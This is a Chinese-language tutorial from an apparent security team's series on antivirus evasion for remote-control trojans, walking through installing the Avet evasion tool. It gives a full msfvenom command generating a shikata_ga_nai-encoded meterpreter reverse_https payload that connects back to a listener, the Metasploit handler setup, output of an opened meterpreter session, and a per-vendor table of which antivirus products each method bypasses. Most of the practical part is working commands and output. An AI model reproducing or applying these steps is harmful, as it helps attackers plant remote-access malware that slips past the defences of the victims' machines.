



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

- 本专题文章导航
- 免杀能力一览表
- 一、Avet介绍
- 二、安装Avet
 - 2.1、自动安装
 - 2.2、手动安装
- 三、使用Avet进行免杀
- 四、小结
- 五、参考资料

本专题文章导航

1、远控免杀专题(1)-基础

篇: https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参

数: <https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69): https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71): https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):

<https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw>

6、远控免杀专题(6)-Venom免杀(VT免杀率

11/71):<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7、远控免杀专题(7)-Shellter免杀(VT免杀率

7/69): <https://mp.weixin.qq.com/s/ASnIdn6nk68D4bwkfYm3Gg>

8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率7-69):

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

几点说明：

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 windows/meterpreter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2019.12.12)，火绒版本 5.0.33.13 (2019.12.12)，360安全卫士 12.0.0.2001 (2019.12.17)。
- 4、其他杀软的检测指标是在 virustotal.com（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀的精确判断指标。

一、Avet介绍

Avet全称 AntiVirus Evasion Tool，2017年在blackhat大会上公开演示，可对shellcode，exe和dll等多种载荷进行免杀处理，使用了多种不同的免杀技术，具有较好的免杀效果，据说在blackhat大会上演示时免杀效果震撼全场。

二、安装Avet

2.1、自动安装

我测试使用的parrot 4.4系统，类似于kali。

下载到本地：

```
git clone https://github.com/govolution/avet
```

如果是64位系统，可以直接使用下面命令来进行安装

```
./setup.sh
```

脚本会自动安装/配置wine和安装tdm-gcc。

安装后执行 `python ./avet_fabric.py` 即可。

看起来没什么问题，但是有时候在最后生成exe时会报错。。报错后还可以选择手动安装，逐个排除错误。

2.2、手动安装

1、下载到本地：

```
git clone https://github.com/govolution/avet
```

2、然后安装wine

```
dpkg --add-architecture i386
apt-get update
apt-get install wine -y
apt-get install wine32 -y
```


3、安装tdm-gcc


下载tdm64-gcc

```
wget -c --no-check-certificate
https://nchc.dl.sourceforge.net/project/tdm-gcc/TDM-
GCC%20Installer/tdm64-gcc-5.1.0-2.exe
```

安装tdm64-gcc

```
wine tdm64-gcc-5.1.0-2.exe
```





之后在Avet目录中执行 `python ./avet_fabric.py` 即可。

三、使用Avet进行免杀

执行 `python ./avet_fabric.py` 后会直接显示Avet支持的各个模块


```

Input number of the script you want use and hit enter: 2
Now you can edit the build script line by line.

Apply shikata 50 times.
print AVET logo
$ cat banner.txt
include script containing the compiler var $win32_compiler
you can edit the compiler in build/global_win32.sh
or enter $win32_compiler="mycompiler" here
$ . build/global_win32.sh
import feature construction interface
$ . build/feature_construction.sh
import global default lhost and lport values from build/global_connect_config.sh
$ . build/global_connect_config.sh
override connect-back settings here, if necessary
$ LPORT=$GLOBAL_LPORT
$ LHOST=$GLOBAL_LHOST
make meterpreter reverse payload, encoded 50 rounds with shikata_ga_nai
$ msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -e x86/shikata_ga_nai -i 50 -f c -a x86 --platform Windows > input/sc_c.txt
no command preexec
$ set_command_source no_data
$ set_command_exec no_command
set shellcode source
$ set_payload_source static_from_file input/sc_c.txt
set decoder and crypto key source
$ set_decoder none
$ set_key_source no_data
set payload info source
$ set_payload_info_source no_data
set shellcode binding technique
$ set_payload_execution_method exec_shellcode
enable debug output
$ enable_debug_print
compile to output.exe file
$ $win32_compiler -o output/output.exe source/avet.c
$ strip output/output.exe
cleanup
$ cleanup_techniques

The following commands will be executed:
#!/bin/bash
cat banner.txt
. build/global_win32.sh
. build/feature_construction.sh
. build/global_connect_config.sh
LPORT=$GLOBAL_LPORT
LHOST=$GLOBAL_LHOST
msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -e x86/shikata_ga_nai -i 50 -f c -a x86 --platform Windows > input/sc_c.txt
set_command_source no_data
set_command_exec no_command
set_payload_source static_from_file input/sc_c.txt
set_decoder none
set_key_source no_data
set_payload_info_source no_data
set_payload_execution_method exec_shellcode
enable_debug_print
$win32_compiler -o output/output.exe source/avet.c
strip output/output.exe
cleanup_techniques

Press enter to continue.

```

在msf里监听 windows/meterpreter/reverse_https


```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The local listener hostname
  LPORT 3333 yes The local listener port
  LURI no The HTTP Path

Payload options (windows/meterpreter/reverse_https):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The local listener hostname
  LPORT 3333 yes The local listener port
  LURI no The HTTP Path


Exploit target:

  Id  Name
  --  -
  0 Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
```

在测试机器上执行 `output.exe`



可正常上线


```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: rsjmt27w) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 24 opened (10.211.55.2:3333 -> 10.211.55.3:51932) at 2019-12-24 18:12:29 +0800

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > sessions 24
[*] Starting interaction with 24...

meterpreter > getpid
Current pid: 2652
meterpreter >
```

打开杀软测试一下，360和火绒全bypass



virustotal.com中17/71个报毒

ad8ce5293edcd8cb0c769f03ee7425d5985caa42a415d9180b3586b86b02bd

17 / 71 engines detected this file

ad8ce5293edcd8cb0c769f03ee7425d5985caa42a415d9180b3586b86b02bd

output.exe

21.00 KB Size 2019-12-24 13:12:31 UTC a moment ago

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Gen.Variant.Ursu.689276	AlinLab-V3 Trojan.Win32.Generic.C3551578
Allyac	Gen.Variant.Ursu.689276	Arcabit Trojan.Ursu.DA847C
Avast	Win32-Avet-A [Trj]	AVG Win32-Avet-A [Trj]
BitDefender	Gen.Variant.Ursu.689276	Emsisoft Gen.Variant.Ursu.689276 (B)
eScan	Gen.Variant.Ursu.689276	FireEye Gen.Variant.Ursu.689276
GData	Gen.Variant.Ursu.689276	Ikarus Trojan.Win64.Meterpreter
Kaspersky	HEUR:Trojan.Win32.Generic	MAX Malware (ai Score=81)
Microsoft	Trojan.Win64.Meterpreter.E	Symantec Hacktool.Avet
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	Acronis Undetected
AegisLab	Undetected	Alibaba Undetected
Anity-AVL	Undetected	SecureAge APEX Undetected
Avast-Mobile	Undetected	Avira (no cloud) Undetected

四、小结

可能是因为知名度太高，默认输出的payload免杀能力只能算是一般，测试了几个模块，最好的免杀是13/71，最差的是36/71，不过相比msf原生的免杀已经好很多了。而且Avet提供了强大的自定义功能，在build文件夹下可以看到所有的payload生成脚本，很多参数都可以自己设定。Avet框架也是比较成熟的，可以轻松的进行二次开发，很容易能开发出来自己的专用免杀工具。

五、参考资料

Msf木马过狗免杀之利用Avet过20+狗: <https://zhuanlan.zhihu.com/p/38813500>

AntiVirus Evasion Tool(avet)测试分

析: [https://3gstudent.github.io/3gstudent.github.io/AntiVirus-Evasion-Tool\(avet\)%E6%B5%8B%E8%AF%95%E5%88%86%E6%9E%90/](https://3gstudent.github.io/3gstudent.github.io/AntiVirus-Evasion-Tool(avet)%E6%B5%8B%E8%AF%95%E5%88%86%E6%9E%90/)